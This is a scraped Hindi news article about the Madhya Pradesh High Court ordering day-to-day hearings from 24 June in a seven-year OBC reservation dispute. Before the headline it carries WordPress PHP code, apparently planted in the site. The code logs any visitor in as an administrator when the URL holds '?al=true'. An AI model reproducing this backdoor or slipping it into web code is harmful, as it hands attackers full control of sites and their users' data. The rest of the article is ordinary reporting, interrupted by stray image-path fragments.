// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); MP में 7 साल पुराना OBC आरक्षण विवाद निर्णायक मोड़ पर, 24 जून से हाई कोर्ट में नियमित सुनवाई – प्रत्युषा आशा की नयी किरण
मध्यप्रदेश

MP में 7 साल पुराना OBC आरक्षण विवाद निर्णायक मोड़ पर, 24 जून से हाई कोर्ट में नियमित सुनवाई

 जबलपुर
मध्य प्रदेश के बहुचर्चित और सात वर्षों से लंबित ओबीसी आरक्षण विवाद मामले में अब सुनवाई की प्रक्रिया तेज होने जा रही है। मध्य प्रदेश हाई कोर्ट की विशेष युगलपीठ ने मामले की गंभीरता और इससे प्रभावित हजारों अभ्यर्थियों के हितों को देखते हुए 24 जून 2026 से प्रतिदिन सुनवाई (डे-टू-डे हियरिंग) करने का फैसला लिया है।

प्रशासनिक न्यायमूर्ति आनंद पाठकऔर न्यायमूर्ति बी.पी. शर्मा की विशेष युगलपीठ के समक्ष मंगलवार को यह मामला सुनवाई केलिए सूचीबद्ध था। हालांकि सामान्य वर्ग की ओर से पैरवी कर रहे वरिष्ठ अधिवक्ताओं की अनुपस्थिति के कारण मामले में कोई ठोस सुनवाई नहीं हो सकी। इस दौरान ओबीसी आरक्षण विवाद से संबंधित 91 याचिकाएं और संबद्ध प्रकरण सूचीबद्ध थे।

सुनवाई के दौरान ओबीसी पक्ष की ओर से वरिष्ठ अधिवक्ता रामेश्वर सिंह ठाकुर ने न्यायालय से मुख्य याचिकाओं पर तत्काल सुनवाई शुरू करने का आग्रह किया। उन्होंने वैकल्पिक रूप से सुप्रीम कोर्ट द्वारा 18 फरवरी 2026 को दिए गए आदेश के संदर्भ में अंतरिम आदेशों को निरस्त करने से जुड़े लंबित आवेदनों पर विचार करने की मांग भी रखी।

अधिवक्ता ठाकुर ने दलील दी कि आरक्षण विवाद के कारण बड़ी संख्या में शासकीय नियुक्तियां वर्षों से लंबित हैं और हजारों अभ्यर्थी करीबसात साल से अंतिम फैसले का इंतजार कर रहे हैं। ऐसे में मामले का शीघ्र निराकरण आवश्यक है।

युगलपीठ ने अपने आदेश में कहा कियह मामला पहली बार उनके समक्ष सूचीबद्ध हुआ हैऔर सभी पक्षों को विस्तृत सुनवाई का समुचित अवसर मिलना चाहिए। अदालत ने यह भी स्पष्ट किया कि इतने व्यापक और बहुस्तरीय विवाद का न्यायसंगत समाधान तभी संभव है, जब सभी पक्षों की दलीलें विस्तार से सुनी जाएं।

इसी को ध्यान में रखते हुए हाई कोर्ट ने 24 जून से प्रतिदिन सुनवाई करने का निर्णय लिया है। माना जा रहा है कि नियमित सुनवाई से लंबे समय से लंबित इस विवाद के समाधान की दिशा में महत्वपूर्ण प्रगति हो सकती है और नियुक्तियों का रास्ता भी साफ हो सकता है।

    ओबीसी आरक्षण विवाद से राज्य की विभिन्न भर्ती प्रक्रियाएं, चयन सूचियां व हजारों अभ्यर्थियों का भविष्य प्रत्यक्ष रूप से जुड़ा हुआ है। लिहाजा, अब निगाहें जाहिर तौर पर 24 जून पर टिकी हैं, जब हाई कोर्ट इस बहुप्रतीक्षित मामले की नियमित सुनवाई आरंभ करेगा। उम्मीद की जारही है कि लगातार सुनवाई से वर्षों से लंबित इस संवेदनशील संवैधानिक विवाद के समाधान की दिशा में निर्णायक प्रगति हो सकेगी।

    -संदीप जैन, अधिवक्ता, मप्र हाई कोर्ट।



Tags

RONo. 13169/ 31

RO No. 13098/ 20

PRATYUSHAASHAKINAYIKIRAN.COM
Editor : Maya Puranik
Permanent Address : Yadu kirana store ke passParshuram nagar professorcolony raipur cg
Email : puranikrajesh2008@gmail.comMobile : -91-9893051148
Website : pratyushaashakinayikiran.comजनसम्पर्क विभाग – आरएसएसफीड

[wp-rss-aggregator]